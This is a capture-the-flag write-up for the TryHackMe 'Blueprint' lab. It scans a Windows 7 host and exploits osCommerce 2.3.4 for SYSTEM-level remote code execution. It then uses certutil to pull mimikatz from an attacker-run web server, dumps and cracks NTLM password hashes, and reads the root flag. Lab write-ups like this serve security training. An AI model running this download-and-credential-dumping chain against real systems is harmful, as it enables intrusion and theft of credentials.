Blueprint

Platform	THM
Date	@October 3, 2021
Operating System	don't-matter
Tags	RCE service-version

General-Information

▼ Table of Contents

▼ Passwords

- `Lab` : NTLM-Hash: `googleplus`


- Room: https://tryhackme.com/room/blueprint

Scanning/Enumeration

▼ Looking at the `nmap` output from `recon.sh` the biggest thing that sticks out is port `8080` because that's not usually something you see being open and the server output is weird, to say the least.

```
PORT     STATE    SERVICE      VERSION
80/tcp   open     http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: 404 - File or directory not found.
135/tcp  open     msrpc        Microsoft Windows RPC
139/tcp  open     netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open     ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Bad request!
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open     microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open     mysql        MariaDB (unauthorized)
8080/tcp open     http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Index of /
8180/tcp filtered unknown
49152/tcp open     msrpc        Microsoft Windows RPC
49153/tcp open     msrpc        Microsoft Windows RPC
49154/tcp open     msrpc        Microsoft Windows RPC
49158/tcp open     msrpc        Microsoft Windows RPC
49159/tcp open     msrpc        Microsoft Windows RPC
49160/tcp open     msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

▼ Going to visit this website I see mention of something called `oscommerece-2.3.4`, which after further recon I discovered is a CMS, so naturally, I passed it to `searchsploit`. There are two RCE's out there for this version, but I'll be using the second one, `50128.py`



RCE

▼ Using the `50128.py` with the command below it shows that you are logged into the system as `NT Authority` at the begging which is awesome, no need to privilege escalate!

```
kali@kali:~/THM/Blueprint$ python3 50128.py http://10.10.86.57:8080/oscommerce-2.3.4/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ _
```

▼ That is cool, but there isn't much that can be done on the system just yet, so to get the NTLM hash for the user `Lab` we need to use `Mimikatz`. I went to the location of `mimikatz.exe` and started a simple python web server then put `Mimikatz` on the Windows machine.

- `certutil.exe -urlcache -f http://10.2.51.66:8000/mimkatz.exe mimikatz.exe`


```
kali@kali:/usr/share/windows-resources/mimikatz/Win32$ ls
mimidrv.sys  mimikatz.exe  mimilib.dll  mimilove.exe  mimispool.dll
kali@kali:/usr/share/windows-resources/mimikatz/Win32$ server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.86.57 - - [03/Oct/2021 16:38:45] "GET /mimikatz.exe HTTP/1.1" 200 -
10.10.86.57 - - [03/Oct/2021 16:38:51] "GET /mimikatz.exe HTTP/1.1" 200 -
```

```
RCE_SHELL$ certutil.exe -urlcache -f http://10.2.51.66:8000/mimikatz.exe mimikatz.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

RCE_SHELL$ dir
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

10/03/2021  09:35 PM    <DIR>          .
10/03/2021  09:35 PM    <DIR>          ..
04/11/2019  10:52 PM               447 application.php
10/03/2021  09:38 PM             1,118 configure.php
04/11/2019  10:52 PM    <DIR>          functions
10/03/2021  09:38 PM         1,088,416 mimikatz.exe
10/03/2021  09:13 PM                 0 TempWmicBatchFile.bat
               4 File(s)      1,089,981 bytes
               3 Dir(s)  19,505,844,224 bytes free

RCE_SHELL$ _
```

🚩"Lab" NTLM Hash🚩


▼ Using `Mimikatz` I dump the NTLM hash for the users on this machine with the command below

- `.\mimikatz "lsadump::sam" exit`



```
RCE_SHELL$ .\mimikatz "lsadump::sam" exit

  .#####.   mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::sam
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Lab
  Hash NTLM: 30e87bf999828446a1c1209ddde4c450

mimikatz(commandline) # exit
Bye!

RCE_SHELL$ _
```

▼ Then using good ol `CrackStation` the NTLM hash for the user `Lab` is revealed



🚩Root.txt Flag🚩

▼ Now to get the root flag I just had to go into the `Admin's` Desktop directory to retrieve it and finish this box off.

- `type dir c:\users\Administrator\Desktop\root.txt.txt`

```
RCE_SHELL$ dir c:\users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of c:\users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM                37 root.txt.txt
               1 File(s)             37 bytes
               2 Dir(s)  19,504,750,592 bytes free

RCE_SHELL$ type dir c:\users\Administrator\Desktop\root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
RCE_SHELL$ _
```